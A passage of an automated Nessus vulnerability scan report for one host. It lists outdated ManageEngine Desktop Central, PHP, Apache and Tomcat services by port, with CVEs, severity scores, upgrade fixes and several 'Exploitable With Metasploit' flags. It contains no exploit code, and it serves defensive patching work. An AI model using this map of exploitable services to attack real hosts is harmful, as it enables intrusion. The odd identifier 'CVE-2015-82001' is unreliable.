The ManageEngine Desktop Central application running on the remote host is version 8, or else version 9 prior to build 91100. It is, therefore, affected by multiple remote code execution vulnerabilities :

- A flaw exists in the statusUpdate script due to a failure to properly sanitize user-supplied input to the 'fileName' parameter. An unauthenticated, remote attacker can exploit this, via a crafted request to upload a PHP file that has multiple file extensions and by manipulating the 'applicationName' parameter, to make a direct request to the uploaded file, resulting in the execution of arbitrary code with NT-AUTHORITY\SYSTEM privileges. (CVE-2015-82001)

- An unspecified flaw exists in various servlets that allow an unauthenticated, remote attacker to execute arbitrary code. No further details are available.

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?89099720

Solution

Upgrade to ManageEngine Desktop Central version 9 build 91100 or later.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:ND)

References

CVE	CVE-2015-82001
XREF	TRA:TRA-2015-07

Plugin Information

Published: 2016/03/25, Modified: 2019/11/19

Plugin Output

tcp/8383/www

```
URL               : https://10.0.2.12:8383/
Installed version : 9 Build 91084
Fixed version     : 9 Build 91100
```

148038 - ManageEngine Desktop Central < 10.0.647 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is prior to version 10 build 10.0.647. It is, therefore, affected by multiple vulnerabilities, including the following:

- Zoho ManageEngine Desktop Central before build 10.0.647 allows a single authentication secret from multiple agents to communicate with the server. (CVE-2020-28050)

- A stored cross-site scripting vulnerability in the Inventory section due to improper validation of user-supplied input.

- Improper authorization handling of agent data posted to the server.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?3ac48c88

Solution

Upgrade to ManageEngine Desktop Central version 10 build 10.0.647 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

CVSS v3.0 Temporal Score

7.9 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

CVSS v2.0 Temporal Score

4.7 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE-2020-28050
XREF	IAVA:2021-A-0145

Plugin Information

Published: 2021/03/24, Modified: 2021/03/26

Plugin Output

tcp/8020/www

```
URL               : http://10.0.2.12:8020/
Installed version : 9 build 91084
Fixed version     : 10.0.647 (10 build 100647)
```

148038 - ManageEngine Desktop Central < 10.0.647 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is prior to version 10 build 10.0.647. It is, therefore, affected by multiple vulnerabilities, including the following:

- Zoho ManageEngine Desktop Central before build 10.0.647 allows a single authentication secret from multiple agents to communicate with the server. (CVE-2020-28050)

- A stored cross-site scripting vulnerability in the Inventory section due to improper validation of user-supplied input.

- Improper authorization handling of agent data posted to the server.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?3ac48c88

Solution

Upgrade to ManageEngine Desktop Central version 10 build 10.0.647 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

CVSS v3.0 Temporal Score

7.9 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

CVSS v2.0 Temporal Score

4.7 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE-2020-28050
XREF	IAVA:2021-A-0145

Plugin Information

Published: 2021/03/24, Modified: 2021/03/26

Plugin Output

tcp/8022/www

```
URL               : http://10.0.2.12:8022/
Installed version : 9 build 91084
Fixed version     : 10.0.647 (10 build 100647)
```

148038 - ManageEngine Desktop Central < 10.0.647 Multiple Vulnerabilities

Synopsis

The remote web server contains a Java-based web application that is affected by multiple vulnerabilities.

Description

The ManageEngine Desktop Central application running on the remote host is prior to version 10 build 10.0.647. It is, therefore, affected by multiple vulnerabilities, including the following:

- Zoho ManageEngine Desktop Central before build 10.0.647 allows a single authentication secret from multiple agents to communicate with the server. (CVE-2020-28050)

- A stored cross-site scripting vulnerability in the Inventory section due to improper validation of user-supplied input.

- Improper authorization handling of agent data posted to the server.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?3ac48c88

Solution

Upgrade to ManageEngine Desktop Central version 10 build 10.0.647 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

9.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

CVSS v3.0 Temporal Score

7.9 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.4 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N)

CVSS v2.0 Temporal Score

4.7 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE-2020-28050
XREF	IAVA:2021-A-0145

Plugin Information

Published: 2021/03/24, Modified: 2021/03/26

Plugin Output

tcp/8383/www

```
URL               : https://10.0.2.12:8383/
Installed version : 9 build 91084
Fixed version     : 10.0.647 (10 build 100647)
```

60085 - PHP 5.3.x < 5.3.15 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP installed on the remote host is 5.3.x earlier than 5.3.15, and is, therefore, potentially affected by the following vulnerabilities :

- An unspecified overflow vulnerability exists in the function '_php_stream_scandir' in the file 'main/streams/streams.c'. (CVE-2012-2688)

- An unspecified error exists that can allow the 'open_basedir' constraint to be bypassed.

(CVE-2012-3365)

See Also

http://www.php.net/ChangeLog-5.php#5.3.15

Solution

Upgrade to PHP version 5.3.15 or later.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

7.4 (CVSS2#E:U/RL:OF/RC:C)

References

BID	54612
BID	54638
CVE	CVE-2012-2688
CVE	CVE-2012-3365

Plugin Information

Published: 2012/07/20, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.15
```

58987 - PHP Unsupported Version Detection

Synopsis

The remote host contains an unsupported version of a web application scripting language.

Description

According to its version, the installation of PHP on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

See Also

http://php.net/eol.php

https://wiki.php.net/rfc/releaseprocess

Solution

Upgrade to a version of PHP that is currently supported.

Risk Factor

Critical

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

References

XREF IAVA:0001-A-0581

Plugin Information

Published: 2012/05/04, Modified: 2021/02/15

Plugin Output

tcp/8585/www

```
Source              : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version   : 5.3.10
```

```
    End of support date : 2014/08/14
    Announcement        : http://php.net/archive/2014.php#id2014-08-14-1
    Supported versions  : 7.3.x / 7.4.x / 8.0.x
```

34460 - Unsupported Web Server Detection

Synopsis

The remote web server is obsolete / unsupported.

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Risk Factor

High

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF IAVA:0001-A-0617

Plugin Information

Published: 2008/10/21, Modified: 2020/09/22

Plugin Output

tcp/8282/www

```
Product                : Tomcat
Installed version      : 8.0.33
Support ended          : 2018-06-30
Supported versions     : 8.5.x / 7.0.x
Additional information : http://tomcat.apache.org/tomcat-80-eol.html
```

34460 - Unsupported Web Server Detection

Synopsis

The remote web server is obsolete / unsupported.

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Risk Factor

High

CVSS v3.0 Base Score

10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

References

XREF IAVA:0001-A-0617

Plugin Information

Published: 2008/10/21, Modified: 2020/09/22

Plugin Output

tcp/8585/www

```
Product                : Apache 2.2.x
Server response header : Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Supported versions     : Apache HTTP Server 2.4.x
Additional information : http://archive.apache.org/dist/httpd/Announcement2.2.html
```

62101 - Apache 2.2.x < 2.2.23 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x running on the remote host is prior to 2.2.23. It is, therefore, potentially affected by the following vulnerabilities :

- The utility 'apachectl' can receive a zero-length directory name in the LD_LIBRARY_PATH via the 'envvars'

file. A local attacker with access to that utility could exploit this to load a malicious Dynamic Shared Object (DSO), leading to arbitrary code execution.

(CVE-2012-0883)

- An input validation error exists related to 'mod_negotiation', 'Multiviews' and untrusted uploads that can allow cross-site scripting attacks.

(CVE-2012-2687)

Note that Nessus has not tested for these flaws but has instead relied on the version in the server's banner.

See Also

https://archive.apache.org/dist/httpd/CHANGES_2.2.23

http://httpd.apache.org/security/vulnerabilities_22.html

Solution

Upgrade to Apache version 2.2.23 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.0 (CVSS:3.0/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.1 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

6.9 (CVSS2#AV:L/AC:M/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

5.1 (CVSS2#E:U/RL:OF/RC:C)

References

BID	53046
BID	55131
CVE	CVE-2012-0883
CVE	CVE-2012-2687
XREF	CWE:20
XREF	CWE:74
XREF	CWE:79
XREF	CWE:442
XREF	CWE:629
XREF	CWE:711
XREF	CWE:712
XREF	CWE:722
XREF	CWE:725
XREF	CWE:750
XREF	CWE:751
XREF	CWE:800
XREF	CWE:801
XREF	CWE:809
XREF	CWE:811
XREF	CWE:864
XREF	CWE:900
XREF	CWE:928
XREF	CWE:931
XREF	CWE:990

Plugin Information

Published: 2012/09/14, Modified: 2018/06/29

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.23
```

77531 - Apache 2.2.x < 2.2.28 Multiple Vulnerabilities

Synopsis

The remote web server is affected by multiple vulnerabilities.

Description

According to its banner, the version of Apache 2.2.x running on the remote host is prior to 2.2.28. It is, therefore, affected by the following vulnerabilities :

- A flaw exists within the 'mod_headers' module which allows a remote attacker to inject arbitrary headers.

This is done by placing a header in the trailer portion of data being sent using chunked transfer encoding.

(CVE-2013-5704)

- A flaw exists within the 'mod_deflate' module when handling highly compressed bodies. Using a specially crafted request, a remote attacker can exploit this to cause a denial of service by exhausting memory and CPU resources. (CVE-2014-0118)

- The 'mod_status' module contains a race condition that can be triggered when handling the scoreboard. A remote attacker can exploit this to cause a denial of service, execute arbitrary code, or obtain sensitive credential information. (CVE-2014-0226)

- The 'mod_cgid' module lacks a time out mechanism. Using a specially crafted request, a remote attacker can use this flaw to cause a denial of service by causing child processes to linger indefinitely, eventually filling up the scoreboard. (CVE-2014-0231)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

https://www.zerodayinitiative.com/advisories/ZDI-14-236/

https://archive.apache.org/dist/httpd/CHANGES_2.2.29

http://httpd.apache.org/security/vulnerabilities_22.html

http://swende.se/blog/HTTPChunked.html

Solution

Upgrade to Apache version 2.2.29 or later.

Note that version 2.2.28 was never officially released.

Risk Factor

Medium

CVSS v3.0 Base Score

7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)

CVSS v3.0 Temporal Score

6.6 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.3 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	66550
BID	68678
BID	68742
BID	68745
CVE	CVE-2013-5704
CVE	CVE-2014-0118
CVE	CVE-2014-0226
CVE	CVE-2014-0231
XREF	EDB-ID:34133

Plugin Information

Published: 2014/09/04, Modified: 2020/04/27

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
Installed version : 2.2.21
Fixed version     : 2.2.29
```

96003 - Apache Tomcat 6.0.16 < 6.0.50 / 7.0.x < 7.0.75 / 8.0.x < 8.0.41 / 8.5.x < 8.5.9 / 9.0.x < 9.0.0.M15 NIO HTTP Connector Information Disclosure

Synopsis

The remote Apache Tomcat server is affected by an information disclosure vulnerability.

Description

According to its self-reported version number, the Apache Tomcat service running on the remote host is 6.0.16 prior to 6.0.50, 7.0.x prior to 7.0.75, 8.0.x prior to 8.0.41, 8.5.x prior to 8.5.9, or 9.0.x prior to 9.0.0.M15. It is therefore, affected by an information disclosure vulnerability in error handling during send file processing by the NIO HTTP connector, in which an error can cause the current Processor object to be added to the Processor cache multiple times. This allows the same Processor to be used for concurrent requests. An unauthenticated, remote attacker can exploit this issue, via a shared Processor, to disclose sensitive information, such as session IDs, response bodies related to another request, etc.

Note that Nessus has not attempted to exploit this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?3a06fd01

https://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.5.9

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.0.41

http://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.75

http://tomcat.apache.org/security-6.html#Fixed_in_Apache_Tomcat_6.0.50

Solution

Upgrade to Apache Tomcat version 6.0.50 / 7.0.75 / 8.0.41 / 8.5.9 / 9.0.0.M15 or later. For the 6.0.x version branch, the vulnerability was fixed in 6.0.49; however, that release candidate was not approved, and 6.0.50 is still pending release.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	94828
CVE	CVE-2016-8745

Plugin Information

Published: 2016/12/21, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.41
```

94578 - Apache Tomcat 6.0.x < 6.0.47 / 7.0.x < 7.0.72 / 8.0.x < 8.0.37 / 8.5.x < 8.5.5 / 9.0.x < 9.0.0.M10 Multiple Vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by multiple vulnerabilities.

Description

According to its self-reported version number, the Apache Tomcat service running on the remote host is 6.0.x prior to 6.0.47, 7.0.x prior to 7.0.72, 8.0.x prior to 8.0.37, 8.5.x prior to 8.5.5 or 9.0.x prior to 9.0.0.M10. It is, therefore, affected by multiple vulnerabilities :

- An information disclosure vulnerability exists due to a failure to process passwords when paired with a non-existent username. An unauthenticated, remote attacker can exploit this, via a timing attack, to enumerate user account names. (CVE-2016-0762)

- A security bypass vulnerability exists that allows a local attacker to bypass a configured SecurityManager via a utility method that is accessible to web applications. (CVE-2016-5018)

- An information disclosure vulnerability exists in the SecurityManager component due to a failure to properly restrict access to system properties for the configuration files system property replacement feature.

An attacker can exploit this, via a specially crafted web application, to bypass SecurityManager restrictions and disclose system properties. (CVE-2016-6794)

- A security bypass vulnerability exists that allows a local attacker to bypass a configured SecurityManager by changing the configuration parameters for a JSP servlet.

(CVE-2016-6796)

- A security bypass vulnerability exists due to a failure to limit web application access to global JNDI resources. A local attacker can exploit this to gain unauthorized access to resources. (CVE-2016-6797)

Note that Nessus has not attempted to exploit these issues but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?5c3fa418

http://www.nessus.org/u?be50738a

http://www.nessus.org/u?47795ca8

http://www.nessus.org/u?afe6a582

Solution

Upgrade to Apache Tomcat version 6.0.47 / 7.0.72 / 8.0.37 / 8.5.5 / 9.0.0.M10 or later. Note that versions 6.0.46 and 7.0.71 also resolve the vulnerabilities; however, these versions were never officially released by the vendor.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	93939
BID	93940
BID	93942
BID	93943
BID	93944
CVE	CVE-2016-0762
CVE	CVE-2016-5018
CVE	CVE-2016-6794
CVE	CVE-2016-6796
CVE	CVE-2016-6797

Plugin Information

Published: 2016/11/04, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.37
```

99367 - Apache Tomcat 6.0.x < 6.0.53 / 7.0.x < 7.0.77 / 8.0.x < 8.0.43 Pipelined Requests Information Disclosure

Synopsis

The remote Apache Tomcat server is affected by an information disclosure vulnerability.

Description

According to its self-reported version number, the Apache Tomcat service running on the remote host is 6.0.x prior to 6.0.53, 7.0.x prior to 7.0.77, or 8.0.x prior to 8.0.43. It is therefore, affected by a flaw in the handling of pipelined requests when send file processing is used that results in the pipelined request being lost when processing of the previous request has completed, causing responses to be sent for the wrong request. An unauthenticated, remote attacker can exploit this to disclose sensitive information.

Note that Nessus has not attempted to exploit this issue but has instead relied only on the application's self-reported version number.

See Also

https://tomcat.apache.org/security-6.html#Fixed_in_Apache_Tomcat_6.0.53

https://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.77

https://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.0.43

Solution

Upgrade to Apache Tomcat version 6.0.53 / 7.0.77 / 8.0.43 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	97529
CVE	CVE-2017-5647

Plugin Information

Published: 2017/04/14, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.43
```

121119 - Apache Tomcat 7.0.x < 7.0.70 / 8.0.x < 8.0.36 / 8.5.x < 8.5.3 / 9.0.x < 9.0.0.M8 Denial of Service

Synopsis

The remote Apache Tomcat server is affected by a denial of service vulnerability.

Description

According to its self-reported version number, the Apache Tomcat instance listening on the remote host is 7.0.x prior to 7.0.70, 8.0.x < 8.0.36, 8.5.x < 8.5.3 or 9.0.x < 9.0.0.M8. It is, therefore, affected by a denial of service vulnerability:

- A denial of service vulnerability was identified in Commons FileUpload that occurred when the length of the multipart boundary was just below the size of the buffer (4096 bytes) used to read the uploaded file if the boundary was the typical tens of bytes long.

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

http://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.70

http://www.nessus.org/u?ecb3da27

http://tomcat.apache.org/security-9.html#Fixed_in_Apache_Tomcat_9.0.0.M8

Solution

Upgrade to Apache Tomcat version 7.0.70 / 8.0.36 / 8.5.3 / 9.0.0.M8 or later.

Risk Factor

High

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

7.8 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:C)

CVSS v2.0 Temporal Score

5.8 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2016-3092

Plugin Information

Published: 2019/01/11, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.36
```

100681 - Apache Tomcat 7.0.x < 7.0.78 / 8.0.x < 8.0.44 / 8.5.x < 8.5.15 / 9.0.x < 9.0.0.M21 Remote Error Page Manipulation

Synopsis

The remote Apache Tomcat server is affected by a remote error page manipulation vulnerability.

Description

According to its self-reported version number, the Apache Tomcat service running on the remote host is 7.0.x prior to 7.0.78, 8.0.x prior to 8.0.44, 8.5.x prior to 8.5.15, or 9.0.x prior to 9.0.0.M21.

It is, therefore, affected by an implementation flaw in the error page reporting mechanism in which it does not conform to the Java Servlet Specification that requires static error pages to be processed as an HTTP GET request nothwithstanding the HTTP request method that was originally used when the error occurred. Depending on the original request and the configuration of the Default Servlet, an unauthenticated, remote attacker can exploit this issue to replace or remove custom error pages.

Note that Nessus has not attempted to exploit this issue but has instead relied only on the application's self-reported version number.

See Also

http://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.78

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.0.44

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.5.15

http://www.nessus.org/u?a774a43b

Solution

Upgrade to Apache Tomcat version 7.0.78 / 8.0.44 / 8.5.15 / 9.0.0.M21 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

BID	98888
CVE	CVE-2017-5664

Plugin Information

Published: 2017/06/08, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.44
```

103697 - Apache Tomcat 8.0.0.RC1 < 8.0.47 Multiple Vulnerabilities

Synopsis

The remote Apache Tomcat server is affected by a code execution vulnerability.

Description

The version of Apache Tomcat installed on the remote host is 8.0.0.RC1 or later but prior to 8.0.47. It is, therefore, affected by an unspecified vulnerability when running with HTTP PUTs enabled (e.g.

via setting the readonly initialization parameter of the Default to false) that makes it possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.

Note that Nessus has not attempted to exploit this issue but has instead relied only on the application's self-reported version number.

See Also

http://www.nessus.org/u?4f047e41

Solution

Upgrade to Apache Tomcat version 8.0.47 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

7.5 (CVSS:3.0/E:F/RL:O/RC:C)

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.6 (CVSS2#E:F/RL:OF/RC:C)

References

BID	100954
CVE	CVE-2017-12617

Exploitable With

Core Impact (true) (true) Metasploit (true)

Plugin Information

Published: 2017/10/06, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.47
```

121124 - Apache Tomcat 8.0.x < 8.0.52 / 8.5.x < 8.5.31 / 9.0.x < 9.0.8 Denial of Service

Synopsis

The remote Apache Tomcat server is affected by a denial of service vulnerability.

Description

According to its self-reported version number, the Apache Tomcat instance listening on the remote host is 8.0.x < 8.0.52, 8.5.x < 8.5.31 or 9.0.x < 9.0.8. It is, therefore, affected by the following vulnerability:

- A denial of service (DoS) vulnerability exists in Tomcat due to improper overflow handling in the UTF-8 decoder. An unauthenticated, remote attacker can exploit this issue to cause an infinite loop in the decoder, leading to a denial of service condition.

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

See Also

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.0.52

http://tomcat.apache.org/security-8.html#Fixed_in_Apache_Tomcat_8.5.31

http://tomcat.apache.org/security-9.html#Fixed_in_Apache_Tomcat_9.0.8

Solution

Upgrade to Apache Tomcat version 8.0.52 / 8.5.31 / 9.0.8 or later.

Risk Factor

Medium

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

References

CVE	CVE-2018-1336

Plugin Information

Published: 2019/01/11, Modified: 2020/03/11

Plugin Output

tcp/8282/www

```
Installed version : 8.0.33
Fixed version     : 8.0.52
```

59056 - PHP 5.3.x < 5.3.13 CGI Query String Code Execution

Synopsis

The remote web server uses a version of PHP that is affected by a remote code execution vulnerability.

Description

According to its banner, the version of PHP installed on the remote host is 5.3.x earlier than 5.3.13 and, as such, is potentially affected by a remote code execution and information disclosure vulnerability.

The fix for CVE-2012-1823 does not completely correct the CGI query vulnerability. Disclosure of PHP source code and code execution via query parameters are still possible.

Note that this vulnerability is exploitable only when PHP is used in CGI-based configurations. Apache with 'mod_php' is not an exploitable configuration.

See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

https://bugs.php.net/bug.php?id=61910

http://www.php.net/archive/2012.php#id2012-05-08-1

http://www.php.net/ChangeLog-5.php#5.3.13

Solution

Upgrade to PHP version 5.3.13 or later. A 'mod_rewrite'

workaround is available as well.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	53388
CVE	CVE-2012-2311
CVE	CVE-2012-2335
CVE	CVE-2012-2336
XREF	CERT:520827

Exploitable With

Metasploit (true)

Plugin Information

Published: 2012/05/09, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source     : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version  : 5.3.10
Fixed version      : 5.3.13
```

59529 - PHP 5.3.x < 5.3.14 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP installed on the remote host is 5.3.x earlier than 5.3.14, and is, therefore, potentially affected the following vulnerabilities :

- An integer overflow error exists in the function 'phar_parse_tarfile' in the file 'ext/phar/tar.c'. This error can lead to a heap-based buffer overflow when handling a maliciously crafted TAR file. Arbitrary code execution is possible due to this error. (CVE-2012-2386)

- A weakness exists in the 'crypt' function related to the DES implementation that can allow brute-force attacks. (CVE-2012-2143)

- Several design errors involving the incorrect parsing of PHP PDO prepared statements could lead to disclosure of sensitive information or denial of service.

(CVE-2012-3450)

- A variable initialization error exists in the file 'ext/openssl/openssl.c' that can allow process memory contents to be disclosed when input data is of length zero. (CVE-2012-6113)

See Also

http://www.nessus.org/u?ec6f812f

https://bugs.php.net/bug.php?id=61755

http://www.php.net/ChangeLog-5.php#5.3.14

http://www.nessus.org/u?99140286

http://www.nessus.org/u?a42ad63a

Solution

Upgrade to PHP version 5.3.14 or later.

Risk Factor

High

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.9 (CVSS2#E:POC/RL:OF/RC:C)

References

BID	47545
BID	53729
BID	54777
BID	57462
CVE	CVE-2012-2143
CVE	CVE-2012-2386
CVE	CVE-2012-3450
CVE	CVE-2012-6113
XREF	EDB-ID:17201

Plugin Information

Published: 2012/06/15, Modified: 2021/01/19

Plugin Output

tcp/8585/www

```
Version source    : Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2, X-Powered-By: PHP/5.3.10
Installed version : 5.3.10
Fixed version     : 5.3.14
```

64992 - PHP 5.3.x < 5.3.22 Multiple Vulnerabilities

Synopsis

The remote web server uses a version of PHP that is potentially affected by multiple vulnerabilities.

Description

According to its banner, the version of PHP 5.3.x installed on the remote host is prior to 5.3.22. It is, therefore, potentially affected by the following vulnerabilities :

- An error exists in the file 'ext/soap/soap.c'

